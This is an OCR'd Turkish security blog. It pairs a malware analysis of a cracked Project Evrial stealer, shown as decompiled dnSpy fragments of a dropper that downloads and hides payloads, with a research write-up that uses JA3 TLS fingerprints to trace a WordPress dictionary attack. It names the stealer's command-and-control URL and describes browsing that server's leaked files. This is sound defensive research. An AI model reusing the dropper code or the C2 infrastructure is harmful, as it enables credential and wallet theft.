Section #1: .rsrc
Section #2: .reloc
Cor20 Header
Storage Signature
Storage Header
Storage Stream #0: #~
Storage Stream #1: #Strings
Storage Stream #2: #US
Storage Stream #3: #GUID
Storage Stream #4: #Blob
References
<Module> @02000001
Class0 @02000002
Base Type and Interfaces
Derived Types
.cctor() : void @06000008
.ctor() : void @06000007
DeleteFile(string) : bool @06000006
Main() : void @06000001
Class1 @02000003
bool_0 : bool @04000003
bool_1 : bool @04000004
bool_2 : bool @04000005
bool_3 : bool @04000008
Main() : void
// Class0
// Token: 0x06000001 RID: 1 RVA: 0x0003BB2C File Offset: 0x00039D2C
private static void Main()
try
Class0.DeleteFile(Assembly.GetExecutingAssembly().Location +
catch
foreach (object obj in Class0.object_0)
if (obj is Class1)
Class1 @class = (Class1)obj;
byte[] byte_ = @class.byte_0;
if (@class.bool_1)
byte_ = Class0.smethod_2(byte_);
if (@class.bool_0)
byte_ = Class0.smethod_1(byte_);
Class0.smethod_0(@class.string_0, @class.bool_2, @class.int_0,
@class.int_1, @class.bool_3, @class.string_1, byte_);
else if (obj is Class2)
Class2 class2 = (Class2)obj;
Class0.smethod_0(class2.string_1, class2.bool_0, class2.int_0,
class2.int_1, class2.bool_1, class2.string_2, new WebClient
().DownloadData(class2.string_0));
else if (obj is Class3)
Class3 class3 = (Class3)obj;
MessageBox.Show(class3.string_1, class3.string_0,
100 %



dnSpy v6.0.5 (64-bit, .NET Core, Administrator)
File Edit View Debug Window Help
Start
Assembly Explorer
fatura1 (0.0.0.0)
fatura1.exe
PE
DOS Header
File Header
Optional Header (32-bit)
Section #0: .text
Section #1: .rsrc
Section #2: .reloc
Cor20 Header
Storage Signature
Storage Header
Storage Stream #0: #~
Storage Stream #1: #Strings
Storage Stream #2: #US
Storage Stream #3: #GUID
Storage Stream #4: #Blob
References
<Module> @02000001
Class0 @02000002
Base Type and Interfaces
Derived Types
.cctor() : void @06000008
.ctor() : void @06000007
DeleteFile(string) : bool @06000006
Main() : void @06000001
smethod_0(string, bool, int, int, bool,
smethod_1(byte[]) : byte[] @0600000
smethod_2(byte[]) : byte[] @0600000
smethod_3(string) : string @0600000
object_0 : object[] @04000001
Class1 @02000003
smethod_0(string, bool, int, int, bool, strin...
// Class0
// Token: 0x06000002 RID: 2 RVA: 0x0003BC80 File Offset: 0x00039E80
private static void smethod_0(string string_0, bool bool_0, int int_0, int int_1, bool bool_1, string string_1, byte[] byte_0)
{
string path;
switch (int_0)
{
case 1:
path = Path.GetTempPath();
break;
case 2:
path = (Registry.GetValue(Class0.smethod_3
("\u009a0ÒÒÀÅÞÈÌÎ0ÓÉÂÈÎØÍÂÎÒÓÉÉüíÁÒÒþíÒÒÓÉÂÈÒÓÚÒÉÍÂÞÈíÍÓÉÉÉÝíÍÒÒÓÁØÁíÑÒíØíÁÎÒØÑÑÙÒÑÙØíÍ"),
Class0.smethod_3("\rv>:9IH?4= <?>K 98;8 4<;9 >4N94?8H9;:Op"), null) as string);
break;
case 3:
path = Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory);
break;
case 4:
path = Environment.GetFolderPath(Environment.SpecialFolder.Personal);
break;
case 5:
path = AppDomain.CurrentDomain.BaseDirectory;
break;
default:
return;
}
string_0 = Path.Combine(path, string_0);
File.Delete(string_0);
File.WriteAllBytes(string_0, byte_0);
if (bool_0)
{
new FileInfo(string_0).Attributes |= (FileAttributes.Hidden | FileAttributes.System);
}
if (int_1 >= 1)
{
100 %



dnSpy v6.0.5 (64-bit, .NET Core, Administrator, Debugging)
File Edit View Debug Window Help
Continue
Assembly Explorer
Class0 @02000002
Base Type and Interfaces
Derived Types
.cctor() : void @06000008
.ctor() : void @06000007
DeleteFile(string) : bool @06000006
Main() : void @06000001
smethod_0(string, bool, int, int, bool,
smethod_1(byte[]) : byte[] @0600000
smethod_2(byte[]) : byte[] @0600000
smethod_3(string) : string @0600000
object_0 : object[] @04000001
Class1 @02000003
Class2 @02000004
Class3 @02000005
System.Windows.Forms (4.0.0.0)
mscorlib (4.0.0.0)
CommonLanguageRuntimeLibrary
PE
References
Resources
Microsoft.Reflection
Microsoft.Runtime.Hosting
Microsoft.Win32
Microsoft.Win32.SafeHandles
System
AccessViolationException @0200008F
Action @02000041
Action<T> @02000040
Action<T1, T2> @02000042
Action<T1, T2, T3> @02000043
Action<T1, T2, T3, T4> @02000044
Action<T1, T2, T3, T4, T5> @0200004A
Action<T1, T2, T3, T4, T5, T6> @020000
Action<T1, T2, T3, T4, T5, T6, T7> @020
Class0
try
{
if (obj is Class1)
{
Class1 @class = (Class1)obj;
byte[] byte_ = @class.byte_0;
if (@class.bool_1)
{
byte_ = Class0.smethod_2(byte_);
}
if (@class.bool_0)
{
byte_ = Class0.smethod_1(byte_);
}
Class0.smethod_0(@class.string_0, @class.bool_2,
@class.int_0, @class.int_1, @class.bool_3, @class.string_1,
byte_);
}
else if (obj is Class2)
{
Class2 class2 = (Class2)obj;
Class0.smethod_0(class2.string_1, class2.bool_0,
class2.int_0, class2.int_1, class2.bool_1, class2.string_2,
new WebClient().DownloadData(class2.string_0));
100 %
Locals
Name
Value
obj
{Class1}
@class
{Class1}
byte_
byte[0x0000B400]
class2
null
class3
null
array
{object[0x00000003]}
i
0x00000000




Bu dosyayı da dnSpy ve ayrıca ANY.RUN kum havuzu sistemi ile analiz ettiğimde **Project Evrial** isimli bir parola ve kripto para cüzdanı hırsızının (stealer) kırılmış sürümü (cracked) olduğunu gördüm.





dnSpy v6.0.5 (64-bit, .NET Core, Administrator)
File Edit View Debug Window Help
Start
Assembly Explorer
.cctor() : void
// Furial.RawSettings
// Token: 0x06000015 RID: 21 RVA: 0x00002550 File Offset: 0x00000750
// Note: this type is marked as 'beforefieldinit'.
static RawSettings()
{
RawSettings.SiteUrl = "http://zmcoin.tk/";
}
100 %



Static Discovering
3ytepucz.0.cs
3ytepucz.0.cs
Dropped from process
Look up on VirusTotal
Submit to analysis
Download
Mime: text/plain
Size: 7.16 Kb
TrID - File Identifier
100% Text - UTF-8 encoded
Hashes
MD5 7B77E832BEB64C822098D9CEE8CEC489
SHA1 1EDCDC24CFBD6D44FEF884281578751FA144D636
SHA256 B94AA33FA57B612B354F6CB8AE38DBA34D1EC815877EAA472EDA511E29DC8EFB
SSDEEP 96:JoF1V0TgU2AiGqwcpRb0GaBd2DTIJ3EFYyiLTtBSjewheYeJDhKVRjcNvUSXSp+U:yP1FYyiLWe5Y4gVRj
PREVIEW
HEX
Text
}
private static string text = "";
private static void Main(string[] args)
{
RawSettings.Owner = "XakFor.Net";
RawSettings.Version = "1.0.3";
RawSettings.HWID = "EEEB5D54788042A7B542739BBC26CF4B";
OnClipboardChange += ClipboardMonitor_OnClipboardChange;
Start();
}
public static void ClipboardMonitor_OnClipboardChange(ClipboardFormat format, object data)
{
try
{
if (format != ClipboardFormat.Text) return;
Close




Analiz neticesinde komuta kontrol merkezinin adresini (**http://zmcoin.tk**) tespit ettikten sonra komuta kontrol merkezini ziyaret etmeye karar verdim. Dizin listeme özelliğinin (directory browsing) aktif olması sayesinde zararlı yazılım tarafından çalınan dosyaları klasörde görüntüleyebildim. Dosyaları tarihe göre sıralayıp en eski tarihteki dosyayı indirip incelemeye başladığımda art niyetli kişinin bu zararlı yazılımı ilk olarak kendi test sisteminde test ettiğini gördüm. Tabii bu test sistemi üzerinde sadece zararlı yazılımı test etmekle kalmayıp

şahsi işlerini de gerçekleştirdiği (OPSEC FAIL) için zararlı yazılım işletim sistemi üzerinde kendisine ait isim, soyad, e-posta adresi vb. bilgileri de çalmış ve kendi kazdığı kuyuya kendisi düşmüştü. ?








Görüleceği üzere operasyon güvenliğine önem vermeyen art niyetli kişiler sayesinde gerçekleştirilen siber operasyonlara ve operasyonu gerçekleştirenlere dair önemli bilgileri elde etmek mümkün olabilmektedir.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

4. TLS Parmak İzi

WordPress Güvenliği başlıklı blog yazımı okuyanlarınız, blogumun yönetici sayfasına 20'den fazla ip adresinden yıllardır (Mayıs 2020 sonuna kadar devam etti) süren sözlük saldırısı yapıldığını ve bununla nasıl mücadele ettiğimi görmüşlerdir. Siber saldırı girişimlerini tespit etmek kadar saldırıların arkasındaki grupları, kullanılan araçları tespit etmek de bu saldırılarla mücadele adına DoS ile Mücadele başlıklı blog yazımda ortaya koyduğum gibi büyük bir öneme sahiptir. Önceki tecrübelerimden yola çıkarak bu araştırmamda bloguma gerçekleştirilen sözlük saldırısı ile ilgili olarak ne tür bilgiler elde edebileceğime bakmaya karar verdim.



İlk olarak web sunucumun kayıtlarından sözlük saldırısını gerçekleştiren ip adreslerinin kayıtlarına baktığımda, HTTP trafiğini gerçekleştiren işletim sistemine, internet tarayıcısına ve kullanılan araca dair bilgi veren **User Agent** alanında **Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36** bilgisinin yer aldığını gördüm. Teoride sözlük saldırısını gerçekleştiren işletim sistemi Windows 10 gibi görünse de bu ip adresinin 22. bağlantı

noktasına yönelik Nmap aracını -A parametresi (-A: Enable OS detection, version detection, script scanning, and traceroute) ile çalıştırarak hedef işletim sisteminin büyük bir olasılıkla Linux işletim sistemi olduğunu kolay bir şekilde öğrenmiş oldum.

Ardından 20 tane farklı ip adresinden sözlük saldırısını gerçekleştiren araçların aynı mı yoksa farklı mı (botnet olma ihtimali) olduğu sorusu aklımı kurcalamaya başladı. Bunu nasıl bulabileceğime dair hindi gibi düşünürken bir anda aklıma daha önce teknik bir makalede okuduğum ve siber tehdit istihbaratında da kullanılan JA3 metodu geldi!

> JA3 metoduna göre TLS bağlantı esnasında istemci uygulaması tarafından üretilen "Client Hello" paketinde yer alan bilgilerden (Version, Accepted Ciphers, List of Extensions, Elliptic Curves, Elliptic Curve Format) elde edilen md5 özet değerinin aynı olduğu görülmüş. Örnek vermek gerekirse komuta kontrol merkezi ile TLS üzerinden haberleşen x sürüm Emotet bankacılık zararlı yazılımı **4d7a28d6f2263ed61de88ca66eb011e3** md5 özet değerine sahipmiş. Bu bilgiden yola çıkarak kayıt altına alınan TLS ağ trafiğinde (full packet capture) bu değeri aratarak Emotet zararlı yazılımının bulunduğu sistemleri ağınızda tespit etmek mümkün olabiliyor.


Tabii blogum Cloudflare'in arkasında olduğu ve TLS trafiği istemci ile Cloudflare ile sağlandığı için web sunucum üzerinden TLS bağlantılarını kayıt altına almam pratikte mümkün değildi. Ne yapmalı ne etmeli diye düşünürken çalışmamı bir sonraki adıma taşımak için bir yandan CPU, bellek ve disk anlamında çok daha

iyi bir sunucuya ihtiyacım olduğunu da anladım. Fiyat ve performans açısından nasıl bir VDS (Virtual Dedicated Server) sunucusu almam gerektiğine dair bir tweet attıktan kısa bir süre sonra bilişim ve teknoloji dünyasının fenomeni, bloggerı sevgili Hamza ŞAMLIOĞLU (@TEAkolik) imdadıma yetişerek beni Hosting.com.tr yetkilileri ile bir araya getirdi. Kendileri ile görüştükten kısa bir süre sonra güvenlik araştırmalarıma sponsor olmayı kabul ederek bana iki tane canavar gibi VDS verdiler!


> Hosting.com.tr, bulut hosting, bulut sunucu, fiziksel sunucu ve ek hizmetlerin olduğu ürün portföyü ile Türkiye'de güvenilir, hızlı ve kesintisiz internet hizmetleri ile müşteri protföyünü her geçen gün arttırmaktadırlar. 2015 yılında kurumsal kimlik, web altyapısı ve teknik altyapılarını yenileyerek tamamen responsive (mobil uyumlu) yeni web siteleri ve yönetim panelleri ile hizmet alımı ve tüm kontrol panel işlemlerini daha sade, daha hızlı yönetilebilir hale getirmişlerdir.
>
> Yenilenen teknik altyapıları ile tüm sunucuları SSD diskler üzerine bulut sunucu mimarisine geçmiştir. Hosting.com.tr, klasik hosting hizmeti fiyatları ile SSD disklerde hizmet vermektedir. Bu çerçevede kaliteden ödün vermeden, koşulsuz müşteri memnuniyeti odaklı prensipleri ile sürekli ve mutlu müşteri portföyünü her geçen gün büyütmek için çalışmaktadırlar.

VDSlerime kavuştuktan sonra sözlük saldırısına dair HTTP trafiğine göz atmaya devam ettim ve **/wp-login.php** sayfasına önce GET ardından POST isteği yapıldığını gördüm. Bu durumda yapılan ilk GET isteğinde saldırganı yeni VDS'imde barındırdığım **www.mertsarica.net** adresine yönlendirerek POST isteğini oraya

yapmasını sağlayarak JA3 md5 özet değerini elde edebilir miydim ?




Vakit kaybetmeden ilk iş olarak www.mertsarica.net alan adımı Hosting.com.tr altyapısında barındırdığım VDS'e yönlendirdim. Daha sonra Cloudflare'nin yönetim panelinden **www.mertsarica.com/wp-login.php** sayfasına yapılan tüm isteklerin **www.mertsarica.net/wp-login.php** sayfasına yönlendirilmesini sağladım. Salesforce firması tarafından geliştirilen JA3 aracını VDS'e kurduktan sonra tcpdump aracı ile **www.mertsarica.net** web sunucusuna yapılan bağlantıları kayıt altına almaya başladım.



```
:~# ps au
  PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
1760  0.0  0.0  15956  2220 hvc0     Ss+  Aug22   0:00 /sbin/agetty -o -p -- \u --keep-baud 115200,38400,9600 hvc0 vt220
1765  0.0  0.0  16180  1908 tty1     Ss+  Aug22   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
3821  0.0  0.1  26596  9240 pts/1    Ss+  10:19   0:00 -bash
3285  0.0  0.1  26604  9244 pts/2    Ss   12:37   0:00 -bash
3947  0.0  0.1  26596  9028 pts/3    Ss+  13:19   0:00 -bash
3225  0.0  0.0  22896  6352 pts/2    S    13:32   0:00 tcpdump -U -i eth0 -w capture.pcap -s 0 net 185.0.0.0/8
3271  0.0  0.0  37364  3424 pts/2    R+   13:36   0:00 ps au
```

Aradan bir gün geçtikten sonra tcpdump aracının çıktısına baktığımda sözlük saldırısını gerçekleştiren 6 farklı ip adresinin JA3 md5 özet değerinin (**5641fa1bc96d6dd91ce79472b333d910**) aynı olduğunu gördüm. Bu bilgiden yola çıkarak saldırıyı gerçekleştiren tüm sistemlerde aynı aracın kullanıldığını öğrenmiş oldum. Sıra hangi araç ile bu saldırının gerçekleştirildiğini öğrenmeye geldiğinde hemen bu md5 özet değerini JA3 parmak izi bilgilerinin tutulduğu JA3 SSL Fingerprint web sayfasında arattım ancak herhangi bir kayıt bulamadım. Bir gün bu md5 özet değerine dair bilginin JA3 SSL Fingerprint web sitesine ekleneceğini ümit ederek güvenlik araştırmamı burada sonlandırdım.




```
    "ja3_digest": "5641fa1bc96d6dd91ce79472b333d910",
    "source_ip": "185.86.164.98",
    "source_port": 37240,
    "timestamp": 1566561094.162035
},
{
    "destination_ip": "[redacted]",
    "destination_port": 443,
    "ja3": "771,49195-49187-49196-49188-49161-49162-49191-49171-49172-64-50-106-56-60-47-61-53-19-10-5-255,0-11-10-35-13-15,14-13-25-11-12-24-9-10-22-23-8-6-7-20-21-4-5-18-19-1-2-3-15-16-17,0-1-2",
    "ja3_digest": "5641fa1bc96d6dd91ce79472b333d910",
    "source_ip": "185.86.190.132",
    "source_port": 34502,
    "timestamp": 1566562691.129938
},
{
    "destination_ip": "[redacted]",
    "destination_port": 443,
    "ja3": "771,49162-49172-57-107-53-61-49159-49161-49187-49169-49171-49191-51-103-50-5-4-47-60-10,61184-65281-10-11-35-13172-30031-5,23-24-25,0",
    "ja3_digest": "3e4eaf4f91db0f8a2470e7435c2a1d6b",
    "source_ip": "185.173.35.1",
    "source_port": 51784,
    "timestamp": 1566565465.508048
},
{
    "destination_ip": "[redacted]",
    "destination_port": 443,
    "ja3": "771,49195-49187-49196-49188-49161-49162-49191-49171-49172-64-50-106-56-60-47-61-53-19-10-5-255,0-11-10-35-13-15,14-13-25-11-12-24-9-10-22-23-8-6-7-20-21-4-5-18-19-1-2-3-15-16-17,0-1-2",
    "ja3_digest": "5641fa1bc96d6dd91ce79472b333d910",
    "source_ip": "185.85.239.110",
    "source_port": 37637,
    "timestamp": 1566569498.994666
},
{
    "destination_ip": "[redacted]",
    "destination_port": 443,
    "ja3": "771,49195-49187-49196-49188-49161-49162-49191-49171-49172-64-50-106-56-60-47-61-53-19-10-5-255,0-11-10-35-13-15,14-13-25-11-12-24-9-10-22-23-8-6-7-20-21-4-5-18-19-1-2-3-15-16-17,0-1-2",
    "ja3_digest": "5641fa1bc96d6dd91ce79472b333d910",
    "source_ip": "185.86.164.98",
    "source_port": 33520,
    "timestamp": 1566575117.956552
},
{
    "destination_ip": "[redacted]",
    "destination_port": 443,
    "ja3": "771,49195-49187-49196-49188-49161-49162-49191-49171-49172-64-50-106-56-60-47-61-53-19-10-5-255,0-11-10-35-13-15,14-13-25-11-12-24-9-10-22-23-8-6-7-20-21-4-5-18-19-1-2-3-15-16-17,0-1-2",
    "ja3_digest": "5641fa1bc96d6dd91ce79472b333d910",
    "source_ip": "185.213.213.7",
    "source_port": 44135,
    "timestamp": 1566582351.035614
},
{
    "destination_ip": "[redacted]",
    "destination_port": 443,
    "ja3": "771,49195-49187-49196-49188-49161-49162-49191-49171-49172-64-50-106-56-60-47-61-53-19-10-5-255,0-11-10-35-13-15,14-13-25-11-12-24-9-10-22-23-8-6-7-20-21-4-5-18-19-1-2-3-15-16-17,0-1-2",
    "ja3_digest": "5641fa1bc96d6dd91ce79472b333d910",
    "source_ip": "185.86.164.108",
    "source_port": 34059,
    "timestamp": 1566583005.700058
},
{
